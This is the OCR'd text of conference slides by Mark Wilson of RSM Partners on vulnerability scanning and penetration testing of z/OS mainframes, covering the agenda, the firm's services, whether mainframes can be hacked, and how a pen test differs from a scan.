



RSM Partners

The z Specialists: Skills, Services & Support

z/OS Ethical Hacking Vulnerability Scanning & Pen Testing

Mark Wilson
RSM Partners

Session Number: **12275**




Agenda

- Disclaimer
- Introduction
- Objectives
- Mainframe Hacking Fact or Fiction?
- Penetration Testing vs Vulnerability Scanning
- Vulnerability Scanning
- Penetration Testing
- Conclusions
- Summary
- Questions

RSM Partners


The z Specialists: Skills, Services & Support

Disclaimer




Disclaimer

- These are my thoughts and comments and not necessarily those of my employer!
- You may not agree and I am happy to debate
- These are some of the things I have seen & used whilst out and about with various clients around the globe



Introduction

- Technical Director at RSM Partners
- We are a professional organisation of System z Specialists, current team is 40+ strong
- Focussed purely on z – likely the largest of our kind, globally
- 900+ years of experience within current team
- Cover all aspects of system z infrastructure:
  - zOS, zVM, zLinux, CICS, WAS & IMS, DB2, RACF, ACF2, TSS, many ISV Products:
    - CA, BMC, Compuware, ASG, etc



RSM Partners

The z Specialists: Skills, Services & Support

Skills


- Skilled Resources
- Project Out - Tasking
- Project Management

Services

- Security
- Migrations
- Cost Reduction

Support

- 24/7 on Call Support
- Managed Services



RSM Partners
The z Specialists: Skills, Services & Support

Security


- Audit Prep
- Remediation
- Vulnerability Analysis
- Compliance
- Pen Testing

Migrations

- Software
- Storage
- ISV & V2V
- Data Centre


Cost Reduction

- MIPS/DASD
- Software Pricing
- IBM ESSO/OIO Analysis
- Speciality Engines




Objectives

- Overview of Vulnerability Scanning & Pen Testing
- Look at the differences between them
- Explain some of the issues we have seen over the years performing pen tests and vulnerability scans
- Make sure you are ready for when the auditors come asking these difficult questions
- And they will be asking as they are asking us for help and training – sorry!
- And there are more slides in the hand-outs than we have time to cover here!




MAINFRAME HACKING FACT OR FICTION?




Can a Mainframe be hacked?

- Long running Linkedin discussion started with a very simple question, but a very serious message:
  - ***Is it possible to hack mainframe system?***
    - *I want to know whether its possible to hack mainframe system. In my Fresher Learning program I heard that mainframe system cannot be hacked, is it true?*
- Who told the Fresher a mainframe could not be hacked?
- How many others think that?




Can a Mainframe be hacked?

- Biggest misconception here is people believe mainframes (zOS and associated subsystems) cannot be hacked!
- I think everyone one in this room knows that’s not true
- Mainframes do get hacked, but for obvious reasons we rarely hear about them
- The biggest issue is still insider threat, but I have seen an external hack work!




PENETRATION TEST VERSUS VULNERABILITY SCAN




Penetration Test versus Vulnerability Scan

- Penetration Test
  - Usually focused on an internal or sometimes external methodical test of the system configuration
  - The aim being to see if you can access sensitive resources or elevate your privileges
  - Have done several of these before, my best time from logging on to doing something I shouldn’t less than 10 minutes!
  - One customer kept me waiting for 3 days for a windows & mainframe logon
  - 1 hour after I actually logged on it was all over!



